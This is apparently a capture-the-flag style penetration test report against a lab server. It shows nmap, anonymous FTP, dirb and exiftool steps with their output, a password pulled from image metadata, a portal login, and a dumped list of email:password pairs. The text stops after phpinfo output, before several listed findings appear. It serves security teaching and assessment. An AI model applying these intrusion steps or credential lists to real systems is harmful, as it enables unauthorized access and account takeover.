Near-Earth Broadcast Network

Penetration Testing Proposal

Prepared By: Trishala Karmacharya
Date: 13-DEC-2023
CISO | TK Cybersecurity Consultant

Version	Reviewed by	Date	Comments
1.0	Trishala Karmacharya	29-OCT-2023	Draft Proposal
1.0	Trishala Karmacharya	13-DEC-2023	Final Proposal

Table of Contents

1.0 Executive Summary

Vulnerabilities	CVSS Rating
Anonymous FTP Login	**8.9 (High)**
Sensitive Information Exposure through unsecure design	**7.1 (High)**
Persistent XSS	**6.9 (Medium)**
Privilege Escalation & use of weak cryptographic algorithm (Client Shell Access)	**9.4 (Critical)**
Reused Passwords (SHELL ACCESS)	**7.7 (High)**

2.0 Introduction

2.1 Goals and Objectives

TK Cybersecurity Consultant was selected as one of the qualified consultants to perform penetration testing services against IT infrastructure of Near-Earth Broadcast Network (NBN). The goal of this report is to identify and assess NBN's cybersecurity risk for outside threats and suggest what NBN can do to minimize these risks. The objective of this test is to simulate a threat actor highly proficient in conducting a targeted attack on various web applications, starting from identifying publicly available information, challenging NBN's cybersecurity defenses to identify flaws in NBN's defense system, potential IT assets at risk, confidential information loss through security breach, NBN's ability to recover from this breach, and most importantly identify how secure the web hosting site and server are.

TK Cybersecurity Consultant is an experienced cybersecurity agency, specializing in web application security. As a life-long partner of MITRE, we utilize MITRE's globally accessible knowledge base of adversary tactics and techniques, MITRE ATT&CK framework, to develop our threat models and methodologies to test specific cybersecurity services. As a firm specializing in web app testing, our firm has also adopted the OWASP Top 10 standard to exploit common vulnerabilities found on the web applications.

2.2 Overall approach

Our overall approach ensures that your data is protected, and pre-authorization is granted before conducting any test on your network. We start by assessing the targeted internet-facing and internal systems using Lockheed Martin's Cyber Kill Chain, multi-layered approach-reconnaissance, weaponization, delivery, exploitation, installation, command and control, actions on objectives. Our simulated attack is performed in stealth-mode and details of network issues to

be expected during the testing phase are provided ahead of time. Our main objective is to help empower our clients to remediate vulnerabilities, not just find them. Our team provides free testing of remediated findings and provides you with an updated report. Let us know once you have remediated the exploitable vulnerabilities as we are here to improve your company's security posture.

2.3 Schedule of events

Penetration Testing Schedule	
Week 1	Pre-authorization and Site Preparation
Week 2	Reconnaissance using CKC to access all external facing hosts and services
Week 3	Active Recon- server fingerprinting, enumeration, entry point identification using MITRE ATT&CK Resource development & Initial Access
Week 4	Web App Exploitation using OWASP methodology
Week 5	Post-exploitation attacks using MITRE ATT&CK- Privilege escalation, Defense Evasion, Credential Access, etc.
Week 6	Internal review
Week 7	Report Preparation and Findings presentation
Week X	Free Remediated findings testing & updated report delivery

2.4 Roles and responsibilities

Contact Person	**Role**	**Company**	**Email**
Trishala Karmacharya	Senior pentester/CISO	TK Cybersecurity Consultant	Karmat01@nyu.edu
Sojal Thapa	CEO	TK Cybersecurity Consultant	sthapa@tksec.io
Keyur Karmacharya	Senior Project Manager	TK Cybersecurity Consultant	kkarm@tksec.io
Bill Gibson	CISO	NBN	gibson@corp.nbn
Anita Basnet	Senior Cybersecurity Researcher	NBN	basnet@corp.nbn
Subin Panta	Senior DevOps Engineer	NBN	panta@corp.nbn

2.5 Cost

Total cost: $200,000

3.0 Scope

3.1 Targets

i. NBN Internal Application Servers
ii. NBN Internal Application Databases
iii. NBN Tvee App – Mobile and Web clients
iv. NBN Tvee API
v. NBN Ads App – Web client
vi. NBN Ads API
vii. NBNHelp App – Web client
viii. NBNHelp API
ix. Besides what is specifically out of scope, test anything else available for security impact.

3.2 Limitations

i. NBN vendor-hosted VPN provider.
ii. NBN offices physical security
iii. Existing NBN Subs and BP accounts
iv. Distributed Denial of Service attacks
v. Local access to the machines (Logging into the VM Console) or anything that would require physical access is strictly forbidden.

3.3 Rules of Engagement

- NBN is only interested in security flaws that have “medium” security impact or higher but will still accept any vulnerability or weakness. Lower priority vulnerability should still be disclosed.
- Attacks that compromise a single account are considered “low”.
- Information-only, suggested best practices, and theoretical-only exploits are considered “low”.
- TK Cybersecurity Consultant will abide by the rules of engagement, only testing specified targets identified in scope.
- The test performed will be in stealth-mode, with minimum impact to NBN systems and expected network issues are pre-reported but may not limited to what is included.
- TK Cybersecurity Consultant will not be provided with any network access, system access or IT infrastructure details. Consultant will perform the pentesting from the perspective of a malicious actor.

- Tests will occur at any time of the day and any day of the week.
- TK Cybersecurity Consultant will not be liable for any downtime during the test.
- Post-remediation test will occur within two weeks of notice, but additional testing will be charged accordingly.
- Signs of active compromises of high risk will be informed to NBN immediately and testing could be paused temporarily.

3.4 Assumptions

No other assumptions were made. Detailed ROE are described in Section 2.3.

4.0 Methodology

Testing are performed using OWAS Web App Security Testing Methodology.

4.1 Testing

4.1.1 Target Reconnaissance- Information gathering

- OSINT- Open-source intel gathering
- Web Server and Application fingerprinting
- Web server enumeration

Steps

- Technical recon using Domain names, whois, DNS Cache snooping, Shodan, etc.

4.1.2 Network Scanning

- OS fingerprinting
- Port Scanning
- Host discovery
- Services and Scripted scans

Steps

- Using tools such as, Tcpdump, netcat, Nmap, masscan, Scapy, OpenVAS, EyeWitness, etc.

4.1.3 Network Infrastructure Configuration and Deployment Testing

- Test HTTP Methods
- Test file permission
- Test database and cloud storage

Steps

- Using tools such as, CL tools, headless browsing, browser plugins and developer mode, proxies- Burpsuite, ZAP, etc.

4.1.4 Identity Management Testing

- Test Role Definitions
- Test User Registration Process
- Test Account Provisioning Process
- Testing for Account Enumeration and Guessable User Account
- Testing for Weak or Unenforced Username Policy

Steps

- Using tools such as, HTTP Proxy, OWASP ZAP, Curl, Perl, etc.

4.1.5 Authentication Testing

- Testing for Default Credentials
- Testing for Weak Lock Out Mechanism
- Testing for Bypassing Authentication Schema
- Testing for Vulnerable Remember Password
- Testing for Browser Cache Weaknesses
- Testing for Weak Password Policy
- Testing for Weak Security Question Answer
- Testing for Weak Password Change or Reset Functionalities

Steps

- Using tools such as, THC Hydra, Burp Intruder, Nikto 2, CSRF attacks, Clickjacking attacks, etc.

4.1.6 Authorization Testing

- Testing Directory Traversal File Include
- Testing for Bypassing Authorization Schema
- Testing for Privilege Escalation

Steps

- Using tools such as, OWASP ZAP, Burp Suite, Wfuzz tool etc.

4.1.7 Session Management Testing

- Testing for Session Hijacking
- Testing for Cross Site Request Forgery
- Testing Session Timeout

Steps

- Using tools such as, CSRF tester, Jhijack, etc.

4.1.8 Input Validation Testing

- Testing for SQL injection

Steps

- Using tools such as, wfuzz tool- SQL injection Fuzz strings

4.1.9 Testing for Error Handling
Testing for Improper Error Handling

4.1.10 Testing for Weak Cryptography

- Testing for Weak Encryption

Steps

- Using tools such as, Nessus, Nmap, etc.

4.1.11 Business Logic Testing

- Test Upload of Unexpected File Types
- Test Integrity Checks
- Test Upload of Malicious Files

Steps

- Using tools such as, Metasploit, OWAS ZAP, etc.

4.1.12 Client-side Testing

- Testing for JavaScript Execution
- Testing for HTML Injection
- Testing for Client-side URL Redirect

4.2 Tools available

Whois, Shodan, Maltego, ARIN, Google search engine, Nmap, ncat, OWASP ZAP, Filezilla, OpenVAS, Metasploit, Burpsuite, Nessus, dirbuster, wfuzz tool, CSRF tester, jhijack, THC Hydra, Burp Intruder, Nikto 2, EyeWitness, curl, Perl, Scapy, Mozilla Firefox, Kali Linux OS, Vmware, CLI, etc.

4.3 Risk Scoring Methodology

TK Cybersecurity Consultant uses the CVSS tool as indicated by OWASP to capture the characteristics of vulnerabilities and produce a numerical score reflecting its severity. This helps us understand the potential impact of vulnerability in the company's specific context, helping us prioritize specific vulnerabilities for remediation. Severity ratings fall into the following category according to the base score, as detailed by NVD NIST:

Table 1. CVSS Score Ratings

CVSS v2.0 Ratings		*CVSS v3.0 Ratings*	
Severity	**Severity Score Range**	**Severity**	**Severity Score Range**
		None*	0.0
Low	0.0-3.9	**Low**	0.1-3.9
Medium	4.0-6.9	**Medium**	4.0-6.9
High	7.0-10.0	**High**	7.0-8.9
		Critical	9.0-10.0

5.0 Findings

5.1 Anonymous FTP login **(CVSS score- 8.9)**

i. How we found it:

Nmap tool was used to scan the NBN's server in order to identify and enumerate common ports and specifically, ports that are 'open' in the target network. http (port 80 and 8001), ssh (port 443) & ftp (port 9001) were shown to be 'open' and 'running'.

Using **nmap -sV p- -A –version-intensity 0 -sC 10.10.0.66** we not only determined the services that were running but also looked at the specific version of services that were running, and potential misconfiguration vulnerability (such as, FTP), which helped us determine specific exploits NBN's server is most vulnerable to.

-sV option was used for version detection
-sC option was used for default script scanning
-A option was used for OS detection

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap -sV p- -A --version-intensity 0 -sC 10.10.0.66
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-30 19:06 EST
Failed to resolve "p-".
Nmap scan report for 10.10.0.66
Host is up (0.00053s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: NBN Corporation
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
443/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1d:e1:40:6b:1c:a0:52:e5:97:6f:46:93:ba:ec:dd:8e (RSA)
|   256 75:6c:d6:39:ec:9b:0a:9a:87:e1:97:0e:a1:71:d4:77 (ECDSA)
|_  256 e0:fc:27:90:3a:c5:ab:f0:86:a5:99:49:a3:9f:2e:00 (ED25519)
8001/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
|_http-title: NBN Corporation
9001/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    5 1000     1000         4096 Apr 04  2021 gibson
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.0.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.15 seconds
```

Figure 1. Nmap scan result- FTP vulnerability shown in red box.

ii. How we exploited it:

By using the command line- ftp 10.10.0.66 9001, followed by logging in using the credentials (username- anonymous & no password), we were able to access the CISO's server. (Figure 2). Listing out the directories under the present working directory using ls command, we could also find flag3.

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.0.66 9001
Connected to 10.10.0.66.
220 (vsFTPd 3.0.3)
Name (10.10.0.66:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||17489|)
150 Here comes the directory listing.
drwxr-xr-x    5 1000     1000         4096 Apr 04  2021 gibson
226 Directory send OK.
ftp> cd gibson
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||32796|)
150 Here comes the directory listing.
-rw-rw-rw-    1 0        0           46037 Apr 03  2020 flag3
226 Directory send OK.
ftp> get flag3
local: flag3 remote: flag3
229 Entering Extended Passive Mode (|||45417|)
150 Opening BINARY mode data connection for flag3 (46037 bytes).
100% |***********************************************************************************| 46037      146.83 MiB/s    00:00 ETA
226 Transfer complete.
46037 bytes received in 00:00 (69.24 MiB/s)
ftp>
```

Figure 2. ftp to gibson@nbnserver, revealing flag 3.

Using grep “flag” flag3, we could obtain the flag3.

```
┌──(kali㉿kali)-[~]
└─$ ls
1582.c   Documents  exif.out  hashes.lst                  Music     ncat.txt  Public  Share      testfile.txt  wesng
Desktop  Downloads  flag3     metasploitable_alltcp_v.xml ncat.out  Pictures  shadow  Templates  Videos        wes.out

┌──(kali㉿kali)-[~]
└─$ grep "flag" flag3
The goggles throw a light, smoky haze across his eyes and reflect a distorted wide-angle view of a flag3{brilliantly_lit_boulevard} that stretch
es off into an infinite blackness. This boulevard does not really exist, it is a computer-rendered view of an imaginary place.

┌──(kali㉿kali)-[~]
└─$
```

iii. What is the score/risk and why:

Using the CVSS calculator used by organizations worldwide and providing the basic metrics for Exploitability, Vulnerable System Impact, and Subsequent System Impact, we were able to capture the characteristics of this vulnerability which resulted in a CVSS score of 8.9 as shown in Figure 3 below. This vulnerability allows for accessing and retrieving private information on the CISO’s account and can impact its confidentiality, integrity, and availability.




Figure 3. CVSS Score reflecting Anonymous FTP Login Vulnerability

iv. How to fix it:

Depending on the needs of the company, any of the following recommended ways can be used to harden the FTP service:

- Disable anonymous logon completely (highly recommended if the FTP service is not needed)
- Enable strong password policy
- Modify vsftpd.conf file
- Set anonymous_enable=NO
- Limit users to access specific directories


5.2 Sensitive Information Exposure through unsecure design **(CVSS Score- 7.1)**

i. How we found it:


Dirb tool was used to look for existing and/or hidden web objects. Scanning with dirb using the command- dirb http://10.10.0.66, we were able to reveal URLs with potentially valuable information.


```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.0.66

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Nov 30 19:08:06 2023
URL_BASE: http://10.10.0.66/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.0.66/ ----
==> DIRECTORY: http://10.10.0.66/assets/
==> DIRECTORY: http://10.10.0.66/data/
+ http://10.10.0.66/favicon.ico (CODE:200|SIZE:5686)
==> DIRECTORY: http://10.10.0.66/images/
+ http://10.10.0.66/index.php (CODE:200|SIZE:7066)
==> DIRECTORY: http://10.10.0.66/internal/
==> DIRECTORY: http://10.10.0.66/javascript/
==> DIRECTORY: http://10.10.0.66/manual/
+ http://10.10.0.66/php.ini (CODE:200|SIZE:194)
+ http://10.10.0.66/phpinfo.php (CODE:200|SIZE:84227)
+ http://10.10.0.66/robots.txt (CODE:200|SIZE:55)
+ http://10.10.0.66/server-status (CODE:403|SIZE:298)
```

Under the directory http://10.10.0.66/data/, we were able to find the files flag1 and flag4.jpg.




We were also able to view different directories such as, /assets/, /images/.






ii. How we exploited it:

Upon clicking the flag1 file and loading the file into the new tab in the browser, we could see the flag1{away_we_go}.




However, flag4.jpg was not accessible.



As users are known to store passwords as an image file, we looked at the exif data of all image files under
http://10.10.0.66/data/ using exiftool filename.jpg > exif.out
Interestingly, CEO_gibson.jpg revealed a password- digital under the header 'Flash Model'.

```
Shell No. 1
File  Actions  Edit  View  Help
Color Transform                 : YCbCr
Exif Byte Order                 : Big-endian (Motorola, MM)
XP Title                        : gibson profile picture
Padding                         : (Binary data 1944 bytes, use -b option to extract)
Quality                         : 100%
XMP Toolkit                     : Adobe XMP Core 5.5-c021 79.154911, 2013/10/29-11:47:16
Creator Tool                    : Adobe Photoshop CC (Macintosh)
Instance ID                     : xmp.iid:FEA7B8CE085E11E7B6BDE156769E4317
Document ID                     : xmp.did:20E45294085F11E7B6BDE156769E4317
Derived From Instance ID        : xmp.iid:FEA7B8CC085E11E7B6BDE156769E4317
Derived From Document ID        : xmp.did:FEA7B8CD085E11E7B6BDE156769E4317
Title                           : gibson profile picture
Description                     : gibson profile picture
Warning                         : [minor] Fixed incorrect URI for xmlns:MicrosoftPhoto
Flash Model                     : passwd:digital
Image Width                     : 290
Image Height                    : 281
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 290×281
Megapixels                      : 0.081
```

In the employee portal, we were able to log in to the CISO's account with the following credentials:
Username- gibson
Password- digital



Welcome, gibson

Our employees are just as important to us as our customers. We work hard to ensure that our employees have top-tier benefits such as privacy protection and the option to opt-out of our marketing and data collection campaign. Our employees also receive courtesy services, which means only the highest quality and hand chosen content is available for you to stream for free on any device! In the home, at work, on your neural trodes, or via SimStim.

Future Customer List

Upon looking, we could instantly see the link to the ‘Future Customer List’. Clicking on the link revealed flag2{authorized_user_access} along with the stored XSS vulnerability, detailed above.

Future Customers

FOR INTERNAL USE ONLY

flag2{authorized_user_access}
NqF5Rz@yahoo.com : connie //// long@gmail.com : capone //// hjk12345@hotmail.com : ned //// snoogy@yahoo.com : frank //// polobear@yahoo.com : jess //// mkgiy13@gmail.com : max //// tempbeauties@live.com : peterpiper //// amohalko@gmail.com : desiree //// ramy43@gmail.com : greatone //// dowjones@hotmail.com : stockman //// yahotmail@hotmail.com : eugene //// hydro1@gmail.com : maurice //// boneman22@gmail.com : dennis //// hamlin@hotmail.com : willie //// nevirts@gmail.com : jackie //// redtop@live.com : camille //// langp@hotmail.com : pontoosh //// jnardi@live.com : peter //// 4degrees@hotmail.com : ralph //// fretteaser@hotmail.com : derek //// bsquard@live.com : wilbur //// zd0ns23@live.com : wrinkle //// scheefca@live.com : gerry //// enobrac@gmail.com : marcy //// saazuhl1273@gmail.com : cauhuln //// fwe315@live.com : evan //// wilson@gmail.com : triad //// navresbo@yahoo.com : heather //// XO6Pn75pjjK@yahoo.com : sandy //// darkness024@yahoo.com : randy //// jjstrokes@live.com : beansko //// zimago@yahoo.com : george //// katrina@gmail.com : harald //// awesome@gmail.com : larry //// jess@yahoo.com : jesse ////

FOR INTERNAL USE ONLY

Under directory 10.10.0.66/phpinfo.php, we were able to view various information that would be significant to the attacker.

10.10.0.66/phpinfo.php

ls Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

PHP Version 7.2.15-0ubuntu0.18.04.2

System	Linux nbnserver 4.15.0-47-generic #50-Ubuntu SMP Wed Mar 13 10:44:52 UTC 2019 x86_64
Build Date	Mar 22 2019 17:05:14
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

